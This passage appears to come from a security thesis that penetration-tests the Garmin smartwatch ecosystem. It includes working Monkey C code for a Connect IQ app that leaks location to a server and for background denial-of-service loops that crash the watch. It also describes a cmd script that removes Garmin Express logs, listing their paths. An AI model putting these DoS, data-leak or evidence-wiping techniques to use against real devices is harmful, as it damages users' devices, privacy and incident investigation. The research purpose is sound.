        WatchUi.requestUpdate();
    }
}
```

Figure 5.6 The view of the application provides an interface to display information on the watch.

5.1.3 Result

The result of the code is a Connect IQ application that can send data to a server. In this case, only the latitude of the current location is displayed and sent and not the entire location due to the privacy of the author. The latitude, which is displayed in Figure 5.7, was rounded and then added to the JSON file in the server as an id, as seen in Figure 5.8. This was done to demonstrate that sending a GET request to the server from the smartwatch using latitude as a parameter is possible. The result of running the code displayed in the previous section is shown in Figure 5.9, which displays the data fetched from the server.





Figure 5.7 The current position of the watch


https://my-json-server.typicode.com/jkmalik96/mockjson/comments?id=59.620003

```
[
  {
    "id": 59.620003,
    "body": "s",
    "postId": 1
  }
]
```

Figure 5.9 The server and the specific data that was added to the server based on the current location




Figure 5.8 The result of fetching the data using the rounded location

5.1.4 Discussion

The result shows that it is possible to develop a malicious application using the free API (Toybox) and programming language provided by Garmin. However, not all sensor data that the smartwatch collects can be accessed through the API. Therefore, not all data is at risk of leaking to the developer of the malicious application. Furthermore, this request can be made using other functions the module Communications offer, such as `makeImageRequest()` and `makeOAuthRequest()`. This application is a security flaw under the assumption that the applications either go through the reviewing process and enters the Connect IQ store, or if the PRG-file is downloaded and manually added to the users watch.

The application developed can be more finely tuned to run in the background and send data to the server within a time interval. The background application can be developed using the API module Background and the class `ServiceDelegate` with the function `onTemporalEvent()` which is under the module System. However, the possibility of firing up the GPS on background processes is not possible [99]. The location can be read based on the last stored position and sent in a backgrounds service by using the function `getActivityInfo().currentLocation` under the module Activity, this will not be as accurate as a GPS reading.

The risk of the vulnerability described to occur can be decreased if Garmin forces applications to prompt the user for permission to perform uncertain modules, such as executing in the background or making web requests.

5.2 D1: Overload the smartwatch from a Connect IQ application

5.2.1 Background

As Garmin offer developers to develop their own Connect IQ application to run in the smartwatch, the drawback is that a malicious developer can implement an application that uses up too many resources from the watch. The large variety of their custom-made modules and classes that the SDK offers come with the potential risks of containing flaws.


The Toybox API offers the possibility for developers to log information during the run time of the application [100]. For the application to log information, a txt-file of the applications name has to be created in the APPS directory, which exists in the smartwatch. Allowing an application to log data brings the possibility of using up the memory instantly due to excess logging, assuming the user has created the file.

Another resource a malicious application can target is the CPU of the smartwatch. As the smartwatch allows applications to run in the background, certain operations could be executed to perform a Denial-of-Service (DoS), which is an attack that seeks on starving a resource to, for example, disrupt a service, on the CPU or either shorten or instantly consume the battery life. [101]

Both the logging and the CPU consumption could be performed in the background by utilizing the background module that the Toybox API offers. An application can be run in the background only after certain events happen that trigger, such as activity goals, a certain number of steps taken using `onSteps()`, or at specific times using `onTemporalEvent()`. However, these triggers are limited so that the background services cannot run constantly. For `onTemporalEvent()`, the trigger cannot happen less than 5 minutes after the last temporal trigger occurred. For `onSteps()` the trigger is set to every 1000 steps.

5.2.2 Method

To test the possibility of consuming the memory on application start and background, an application was developed for testing. The first attempt of consuming the memory was through utilizing a multi-dimensional dynamic array. A multi-dimensional array is constructed by implementing a one-dimensional array inside of a one-dimensional array. The resulting code is displayed in Figure 5.10.



```
class overloadDelegate extends System.ServiceDelegate {
    var arr = new [10000];
    function onTemporalEvent() {
        for(var i = 0; i < arr.size(); i++){
            arr[i] = new [arr.size()];
            for(var j = 0; j < arr.size(); j++){
                arr[i][j] = i;
            }
        }
        Background.exit(true);
    }
```

Figure 5.10 Attempt of excess memory consumption in the background in Monkey C using a multi-dimensional array

The second method is, as previously mentioned, memory consumption through excess logging. The application developed to perform the excess logging was developed and tested to run in the application and the background. To get the application to log data, a txt-file was created in the LOGS directory within the smartwatch. After doing so, each `System.println()` performed in the application is stored in the txt-file. To perform excess logging, a loop was utilized to constantly write in the txt-file. This was performed in the `AppBase` method `getInitialView()`, which runs each time the application starts, and in the `ServiceDelegate` method `onTemporalEvent()` that runs in the background depending on the time set, with a minimal interval of five minutes, using `Background.registerForTemporalEvent()`. This is depicted in the code segment presented in Figure 5.11 and 5.12. The same piece of code was used for exhausting the CPU.

```
using Toybox.Background;
using Toybox.System;

(:background)
class overloadDelegate extends System.ServiceDelegate {
    function onTemporalEvent() {
        for(var i = 0; i < 1000000000; i++){
            System.println("Background event");
        }
        Background.exit(true);
    }

    function initialize() {
        ServiceDelegate.initialize();
    }
}
```


Figure 5.12 DoS attempt which also performs excessive logging using multiple println() in the background

```
using Toybox.Application;
using Toybox.WatchUi;
using Toybox.Background;
using Toybox.Time;

(:background)
class overloadApp extends Application.AppBase
{
    var mView;
    var mBackgroundData;
    var arr = new [10000];
    function initialize() {
        AppBase.initialize();
    }
    // Returned from background process.
    function onBackgroundData(data) {
        System.println("background data");
    }

    // Runs each time the application starts.
    function getInitialView() {
        for(var i = 0; i < 1000000000; i++){
            System.println("In app");
        }
        Background.registerForTemporalEvent(new Time.Duration(5*60));
        mView = new overloadView();
        return [mView];
    }

    // Runs each time the background process starts.
    function getServiceDelegate(){
        return [new overloadDelegate()];
    }
}
```

Figure 5.11 DoS attempt which also performs excessive logging on start

5.2.3 Result

Running the first attempt, the code piece presented in figure 5.10, resulted in a memory error message displayed in Figure 5.13, which could not be compiled nor ran in the smartwatch.



```
Error: Out Of Memory Error
Details: Failed invoking <symbol>
Stack:
  - onTemporalEvent() at C:\Users\jkmal\eclipse-workspace\overload\source\overloadDelegate.mc:14 0x1000006a
```

Figure 5.13 Error code of the application

The code presented in Figure 5.11 and 5.12, resulted in an application that performed DoS on the smartwatch. When pressing on the application to start, the smartwatch gets stuck in about a minute only for it to turn itself off and restart afterwards. Similarly, running the code in the background affected the smartwatch the same way. After downloading the application to the smartwatch, the application gets stuck for about a minute and then restarts itself every five minutes.

The attempt of performing the excessive logging was not successful. Through trial-and-error with different iteration count and approaches it was shown that the log-files was not able to exceed the size of 10kb, with 5kb being the back-up file and 5kb the original log-file.

5.2.4 Discussion

The vulnerability discovered using the background service caused the smartwatch to freeze for a short moment and restart every five minutes. This application can be used as DoS on a smartwatch damaging its availability. The inexperienced technological user might not be aware of the reason why the problem occurs since it runs in the background and can therefore not solve the problem.

The attempt of using up the memory through logging proved unsuccessful, assuming that approaches taken did not miss a vulnerability. It was shown that the developers of the SDK allowed only a maximum of 10kb log data to be stored for each Connect IQ application to prevent an app from using excessive memory.

Similarly, to the vulnerability in section 5.1, the DoS is considered a vulnerability only under the assumption that the application goes through the reviewing process required to enter the Connect IQ store, or is somehow downloaded and run onto a smartwatch.

5.3 R1 and R2: Remove the logging of Garmin Express & Connect App


5.3.1 Background

This section refers to Insufficient logging and monitoring to OWASP top 10 A10 and IoT top 10 I8: Lack of Device Management. [102, 103]

Having sufficient logging and monitoring is important to early detect an adversary exploiting the system and suppress the possible outcomes. If a system has been compromised and an attacker has gained access to the system, the adversary could maintain access to the system and extract, tamper and remove data if the monitoring is insufficient.

In a computer, logging is the act of writing down events, messages or transaction into a log file. Message logs are commonly used in multiplayer games and other peer-to-peer applications that utilize public or private chat functions. These types of logs tend to be stored encrypted or in plain text. An example of where transaction logging is used is in SQL Server databases. Every SQL Server database utilizes transaction logging for storing previous changes into a non-human-readable log file that serves as a backup to recover from potential crashes. Event logging is, as the name implies, recording events into a log file to get a better understanding of what is going on in a system and able to diagnose problems if they occur. [104, 105]

Garmin uses event logging for both Garmin Express and Garmin Connect App. In windows 10, Garmin stores the activities that occur through Garmin Express, such as FIT-files upload to the server, error reports, device changes, etc as depicted in Figure 5.14. When sending the files to Garmins support, they offer a program called `GarminExpressLogCollector.exe`. The program puts together all logfiles and places them on the desktop, which can then be sent to customer service. [106]



```
2021-05-14 18:30:32.5926 |  34 | D | Adding file M5EI3000.FIT to upload records.
2021-05-14 18:30:32.5926 |  34 | I | Uploading C:\ProgramData\Garmin\CoreService\Devices\3355475232\Sync\FIT_TYPE_49\55EG1000.FIT to https://connectapi.garmin.com/upload-service/upload/wellness
2021-05-14 18:30:32.7930 |  28 | I | The file[55EG1000.FIT] was processed successfully with code: 202.
(Connect upload_date, calender_date, fit_file_id):
(14-maj-2021 18:30:32, 14-maj-2021 14:30:00:00000, 1-3226-3355475232-52-989937400-SleepData)
2021-05-14 18:30:32.7930 |  28 | D | Adding file 55EG3000.FIT to upload records.
2021-05-14 18:30:32.7930 |  28 | I | Uploading C:\ProgramData\Garmin\CoreService\Devices\3355475232\Sync\FIT_TYPE_49\55EI2600.FIT to https://connectapi.garmin.com/upload-service/upload/wellness
2021-05-14 18:30:32.8333 |  33 | I | EphemerisOperation_3355475232 setting phase to Copying.
2021-05-14 18:30:32.8701 |  26 | I | Deleted GARMIN\RemoteSW\CPE.BIN. WpdResponse: None.
2021-05-14 18:30:32.9339 |  33 | I | Removing operation Garmin.Omt.Service.Operation.FileTransfer.UpdateEphemerisOperation from queue.
2021-05-14 18:30:32.9805 |  34 | I | The file[55EI2600.FIT] was processed successfully with code: 202.
(Connect upload_date, calender_date, fit_file_id):
(14-maj-2021 18:30:32, 14-maj-2021 16:26:00:00000, 1-3226-3355475232-53-989943960-SleepData)
2021-05-14 18:30:32.9805 |  34 | D | Adding file 55EI2600.FIT to upload records.
2021-05-14 18:30:32.9805 |  34 | I | Uploading C:\ProgramData\Garmin\CoreService\Devices\3355475232\Sync\FIT_TYPE_49\55EI3000.FIT to https://connectapi.garmin.com/upload-service/upload/wellness
2021-05-14 18:30:33.2386 |  34 | I | The file[55EI3000.FIT] was processed successfully with code: 202.
(Connect upload_date, calender_date, fit_file_id):
(14-maj-2021 18:30:33, 14-maj-2021 16:30:00:00000, 1-3226-3355475232-54-989944200-SleepData)
2021-05-14 18:30:33.2386 |  34 | D | Adding file 55EI3000.FIT to upload records.
2021-05-14 18:30:33.2386 |  34 | I | Sync upload Complete for device 3355475232, 8 files uploaded.
2021-05-14 18:30:33.2386 |  20 | I | Sync completed successfully.
2021-05-14 18:30:33.3200 |  37 | I | Creating new get device details task for 3355475232
2021-05-14 18:30:33.3288 |  37 | I | No XML repair required
2021-05-14 18:30:56.9167 |  18 | I | Device Disconnected (MTP) USB\VID_091E&PID_4CWA\0000C0007D20
2021-05-14 18:30:57.0000 |  28 | I | Creating new get device details task for 3355475232
2021-05-14 18:30:59.6255 |  36 | I | Received device change notification. Initiating volume scan.
2021-05-14 18:31:01.2291 |   9 | I | Received device change notification. Initiating volume scan.
2021-05-14 18:31:08.8460 |  20 | I | Received device change notification. Initiating volume scan.
2021-05-14 18:31:19.4644 |  17 | I | Received device change notification. Initiating volume scan.
```

Figure 5.14 Log file for Garmin Express

The log files for the Garmin Connect App cannot be reached and is hidden when the Garmin Connect Mobile is connected with a USB. The log files for the application can be accessed by holding the area above the button “create an account”, “Skapa konto” in Swedish, as shown in Figure 5.15, for about two seconds. After doing so, the diagnostics will be displayed and pressing the menu brings the option of emailing the logs to support. By switching from the supports email and to a personal one, the logs can be accessed and read.




Figure 5.15 Homescreen of the Connect App when not logged in

According to Garmin's customer service [106, 107], the log files that both Garmin Express and Connect App stores is used to investigate an issue. If an issue has occurred, the Garmin support asks the user that experienced the issue to send either Express or Connect IQ log files depending on the issue at hand. What this signifies is that an attack has happened on a user's computer, affecting Garmin Express. For Garmin to investigate the issue, the log data needs to be sent by the user to the investigator. This implies that if the attack happened and the attacker can modify or delete the log files in the user's computer as well, the attacker can clear potential evidence.

5.3.2 Method

According to OWASP, what makes the logging and monitoring insufficient is not [102]:

- Properly logging events such as logins, failed logins and valuable transactions
- Performing readable warnings and error messages
- Only store logs locally
- Monitoring suspicious activities such as penetration testing and scanning tools.
- Able to detect, escalate and alert for ongoing attacks.

Logging was only detected in Garmin express and Connect mobile application. Logging for the Garmin Connect website could not be detected as access to the server or administrator is not possible. For this reason, the logging only for the two mentioned will be analysed.

To remove or modify the log data that Garmin Express stores on the computer, the location of the logs first needs to be determined. Locating the logs can be made by analysing the script file `GarminExpressLogCollector.exe`. After that, a cmd-script, which is a script file that consists of series of commands to be executed by Microsoft's Windows [108], was developed to try the possibility to remove the log files.

5.3.3 Result

As mentioned, the logs for Garmin Express and Connect mobile are stored locally and used by Garmin support when troubleshooting an issue for a consumer.

The logs store logins and valuable transactions as well as perform readable error messages. Determining whether or not the logs monitor suspicious activities or detect ongoing attacks was not possible.


Locating where the logging occurs by analysing the Log collector script that Garmin provides, it was found that it looks for files in the following places:

- Log files: `C:\ProgramData\Garmin\Logs`
- Client logs: `C:\Users\jkmal\AppData\Roaming\Garmin\Express\*Log_$.txt`
- Client config: `C:\Users\jkmal\AppData\Roaming\Garmin\Express\expressconfig.xml`
- Client config: `C:\Users\jkmal\AppData\Roaming\Garmin\Express\autolaunch.config`
- Client config: `C:\Users\jkmal\AppData\Roaming\Garmin\Express\autoinstall.config`
- tray logs: `C:\Users\jkmal\AppData\Roaming\Garmin\Express\*Log_$.txt`

- Elevated-installer logs: `C:\Users\jkmal\AppData\Roaming\Garmin\Express\*Log_$.txt`
- Service logs: `C:\Windows\System32\config\systemprofile\AppData\Roaming\Garmin\Core Update Service\*Log_$.txt`
- Service config: `C:\Windows\System32\config\systemprofile\AppData\Roaming\Garmin\Core Update Service\core_service_settings.xml`
- Service logs: `C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Garmin\Core Update Service\*Log_$.txt`
- Service config: `C:\Windows\SysWOW64\config\systemprofile\AppData\Roaming\Garmin\Core Update Service\core_service_settings.xml`
- Service logs: `C:\Windows\ServiceProfiles\LocalService\AppData\Roaming\Garmin\Core Update Service\*Log_$.txt`
- Service config: `C:\Windows\ServiceProfiles\LocalService\AppData\Roaming\Garmin\Core Update Service\core_service_settings.xml`
- Service logs: `C:\Windows\System32\Garmin\Core Update Service\*Log_$.txt`
- Service config: `C:\Windows\System32\Garmin\Core Update Service\ core_service_settings.xml`
- Service logs: `C:\Users\jkmal\AppData\Roaming\Garmin\Core Update Service\*Log_$.txt`
- Service config: `C:\Users\jkmal\AppData\Roaming\Garmin\Core Update Service\ core_service_settings.xml`
- Error events: `C:\ProgramData\Garmin\Events\Errors`
- Analytic events: `C:\ProgramData\Garmin\Events\Analytics`

The resulting script, which uses the info from the log collector, uses the `rmdir` command to specifically remove the logs and error files. The command is run with the flags `\Q \S` to force remove all subdirectories and files in the directory.

The result of running the script is the removal of the log files of the Garmin express. Running `GarminExpressLogCollector.exe`, before and after performing the script gave the results depicted in Figure 5.16.


ExpressLogs_[2021-05-15_14-46-52_746].zip

Namn	Typ
Installer	Filmapp
Logs	Filmapp
diagnostic_tool.txt	Textdokument

ExpressLogs_[2021-05-24_18-19-24_824].zip

Namn	Typ
diagnostic_tool.txt	Textdokument

Figure 5.16 The log file which the Garmin log collector script outputs. To the left is before running the script developed and the right is after.

5.3.4 Discussion

As Garmin support requests the user to send the locally stored log files when trying to troubleshoot an issue, it implies that the log files are only stored locally. This, however, cannot be fully verified as full access to the system is not accessible. If it is the case, this should be changed to stay in line with OWASP's recommendations. Only storing logs locally can result in an adversary easily wiping off the tracks of an occurring attack, as shown by the script.

The vulnerability requires the user to run the script on their computer for it to be in effect. As the script removed the log files completely from the computer, this script can be in use combined with a vulnerability on the Garmin Express to remove traces from any occurring exploit. This would make it more difficult for Garmin to determine where the problem lies, resulting in a repudiation attack.

This can be prevented by either storing the logs in a database on the server, which might be too costly or even contain risks of using too many resources. Another option is setting the permission for editing logs only for administrative rights.

Determining whether or not the accessible logs monitor suspicious activities or detect ongoing attacks is not possible, as it would require an attack against the system which is against the law. Therefore, such steps were not taken in this thesis.

5.4 I4: Sniff all HTTPS traffic from the Garmin Services

5.4.1 Background

Sniffing the traffic from the Garmin services to the server refers to the OWASP top 10 A3: Sensitive Data Exposure, OWASP mobile top 10 M3: Insecure Communication and OWASP IoT top 10 I7: Insecure Data Transfer and Storage [67, 70, 103]. Sensitive data exposure refers to both how the data is stored, and how the data is transmitted. To ensure the data is stored safely, questions such as the following should be answered; "what cryptographic algorithm is in use?" "How are the crypto keys used, stored and managed?"

Garmin uses HTTPS to transmit the data to the server. HTTPS is an extension for HTTP, which is an application-layer communication protocol used for data communication on the internet. To prevent the transmitted data from being unsafe, security protocols and encryption must be applied. HTTPS encrypts the communication protocol using Transport Layer Security (TLS). TLS is a cryptographic protocol designed to provide secure communication over a network to provide privacy and data integrity between communications. To enforce the communication to use HTTPS, HTTP Strict Transport Security (HSTS) is used recommended by OWASP. HSTS is a policy that tells the webserver to automatically interact using HTTPS connections only. [109–112]

As demonstrated in the illustration displayed in Figure 4.1, depicting the ecosystem of the smartwatch, the HTTPS traffic that exists in the ecosystem are the following:

- The Garmin Connect Mobile through the applications Garmin Connect and Connect IQ. Additionally, the third-party applications that run on the smartwatch, which utilizes the connected smartphone to perform web requests.
- The computer through Garmin Express, allows activity uploads, downloading updates, downloading Connect IQ applications and show activities from Connect.
- The Smartwatch through syncs and updates

5.4.2 Method

To test if the transmitted data from the mobile services are secure, a proxy is set up to capture all mobile traffic. This was performed utilizing the debugging tool Fiddler [113] and changing the WiFi settings on the mobile to proxy through it. After the proxy was set up, the applications and the third-party application were tested to analyse the network.

The analysation of the traffic from the computer was performed with Wireshark. To analyse if the transmitted data send from the smartwatch is safe Alfa AWUS036NHA - Wireless B/G/N USB Adaptor - 802.11n was used, which is a WiFi network adapter that supports monitor mode, to intercept the WiFi traffic with Kali Linux using Wireshark.

5.4.3 Result

The transmission of data is not in cleartext. The use of TLS 1.2 was noted in the mobile application and the third-party applications. The third-party applications also, similarly to HSTS, enforces encryption as they do not allow the developer to perform an HTTP request. TLS 1.2 was also noted in the services that Garmin Express provides and in the smartwatch.

5.4.4 Discussion

While the use of TLS 1.2 is regarded safe according to NIST, it is recommended to shift towards the improved TLS 1.3. [114]

The investigation of how the data is stored could not be possible due to the source code not being open source and the penetration testing is from a black-box perspective. The questions of "what cryptographic algorithm is in use" and "how are the crypto keys used, stored and managed" could be answered if the source code was accessible.

5.5 E2: Broken authentication to the Garmin Connect website

5.5.1 Background

Broken authentication refers to OWASP web application top 10 A2, OWASP IoT top 10 I3 Insecure Ecosystem Interfaces and I9 Insecure Default Settings. [90, 115]

Functions in an application that relates to session management and authentication are oftentimes implemented wrongly according to OWASP, especially in IoT ecosystem interfaces. This wrong implementation can lead to potential attacks being possible on the website, such as credential stuffing to find valid usernames and passwords or session hijacking that allows an adversary to assume another user's identity. The following attacks are possible if an adversary can compromise credentials, keys, or session tokens due to the wrong implementation.

5.5.2 Method

Following the guidelines that OWASP provides. An application may have an authentication-related vulnerability if the application:

- Allows well-known, weak or default password.
- Allows automated attacks or brute-forcing.
- Uses ineffective forgot password and credential recovery processes.
- Does not use or ineffectively use multi-factor authentication.

- Expose the Session ID’s in the URL
- Does not rotate the Session ID.
- Does not invalidate Session ID:s

The methodology for identifying whether or not the application has broken authentication will be to test the application for the vulnerabilities mentioned.

5.5.3 Result

The credentials used to log in to the Garmin Connect Website is the email registered and a password. The password is limited so that it must contain at least eight characters, containing at least one uppercase letter, one lowercase letter and a number. However, that is all the limitation Garmin sets for the user. This confirms that well-known and weak passwords that exist in the top 10000 worst passwords, also referred to by OWASP such as “Password1” and “Bangbang123”, is allowed [116].

The application does not allow brute-forcing to occur. Typing an invalid username or password four times blocks the computer for a long period of time. Despite closing the web browser and opening it up again, the block still exists until a certain time has passed. When entering a valid email but wrong password four times, the user corresponding to the email is blocked and must log in to the email and verify the account to revoke the denial of entry.

No effective credential recovery processes, such as knowledge-based answers are deployed on the application. When going through the forgotten password process, a new password is sent to the user's entered email without any further actions needed. The process returns the same message no matter if the email is existent or not.

The use of multi-factor authentication is possible to set up in settings but is not a requirement. Two-factor authentication can be set up using either email or SMS and will be in use when the user logs in to the web application, the mobile applications and on purchases in Garmin. The application will then request the password and a security code that is sent either through email or SMS depending on the user’s choice.

The application does not expose the Session in the URL. Inspecting the Session ID after logging out and instantly logging in, it was found that it was updated with a new value. This indicates the rotation of Session ID:s. The size of Session ID is 32 bytes and is seemingly random through the conducted tests. The Session becomes invalidated when expired or when pressing the log out button. The use of single sign-on, SSO, tokens were identified in the application and becomes invalidated. The expiration time of the session is 24 hours.

5.5.4 Discussion

After the tests were conducted, as mentioned in the previous section, it was found that the following was missing and should be added to the Garmin Connect applications to be in NIST guidelines [117]:

- The maximum length of the password Garmin allowed is 48 characters. This should be changed to at least 64 characters and not more than 128 characters.
- The password should be verified against previously breached passwords such as the top 100,000 most common passwords. This can also be achieved by using external API:s; however, then zero-knowledge proof or another mechanism should be applied to ensure that the plain text password is not sent.

- Provide a password strength meter to the users to assist them in setting up a stronger password.
- Remove the limitations set to the user on password composition. Remove the requirement of having at least one uppercase, one lowercase and one number character.

The limitation of attempts and thereafter blocking further attempts provides a secure authentication safe from, for example, brute-force attacks. However, blocking a user from logging in when entering a valid email and different passwords should not block the user from logging in having to log in to their email to revoke the block. This can lead to a potential DoS vulnerability, where an adversary can keep a user blocked if the email is known. [118]

A CAPTCHA could be added to the forgotten password process to add protection from automated submissions [119]. Regarding the option of adding two-factor authentication through email can be redundant as it is common for users to re-use the same password for different applications. This means that the same email and password entered to log in to Garmin Connect can be used to log in to the email if an adversary already knows a user's credentials to Garmin Connect. [120]

The Session management holds the requirement set by OWASP. The Session ID is seemingly random, and the length of it is over 16 bytes. Encrypted HTTPS (TLS) connection is in use for the entire web session, as well as the attributes `Secure` and `HttpOnly` for the cookies. The expiration and validation are also in place. What can be changed is the name of the Session ID to be more generic for example `id`, as the name could reveal technologies used in the application. The attribute `SameSite` should also be set for the cookies to avoid the browser sending it along with a cross-site request. [121, 122]

5.6 E1: Broken access control on the Garmin Connect website

5.6.1 Background

Broken access control refers to OWASP web application top 10 A5, OWASP IoT top 10 I3 Insecure Ecosystem Interfaces and I9 Insecure Default Settings. [89, 103]

Access control concerns the right authorization for the right people. This involves the rules that decide what data or functionality that a certain user may access. In web applications, access control is needed to manage users so that they can use the application. The administration of user permissions and the applications access control rules is also needed to have a secure and functioning website. [123]

The rules on the authentication each user have, the access control, is oftentimes not implemented correctly. This leads to an adversary gaining the possibility of abusing a system to gain an elevation of privilege and potentially access other users, view unauthorized data files, modify data and use unauthorized functionality among other things. [124]

5.6.2 Method

The methodology for testing the web application for broken access control will follow the provided guidelines by OWASP Application Security Verification Standard, ASVS, version 4.0.2. In black-box testing, this includes the testing of General Access Control Design and Operational Level Access Control such as Insecure Direct Object Reference (IDOR), which is when an application uses an identifier to access an object in a database without proper access control, and Cross-site request forgery (CSRF), which is where unauthorized commands are performed from a trusted user. [125–127]

According to OWASP, an application may have an access control-related vulnerability if the application [89]:

1. Allow bypassing the access control of the web application by modifying the URL.
2. Do not restrict a user ID to be changed to another users ID. Additionally, allowing metadata, such as cookies, access control tokens and hidden field to be manipulated, which makes it possible for an adversary to act as another user or admin without being logged on.
3. Have poorly configured and implemented CORS, cross-origin resource sharing.

Testing if the application includes the first access-control vulnerability will follow OWASP:s testing guide for Directory Traversal File Include, as well as other tests to manipulate the URL for admin or other users services. [128]

The second vulnerability will be tested by following OWASP:s Bypassing Authorization Schema testing guide. This guide includes testing for:

- Horizontal authorization bypassing – corresponds to accessing another user with a similar privilege.
- Vertical authorization bypassing – corresponds to accessing a higher user role.
- Access to Administrative Functions
- Special Request Header Handling

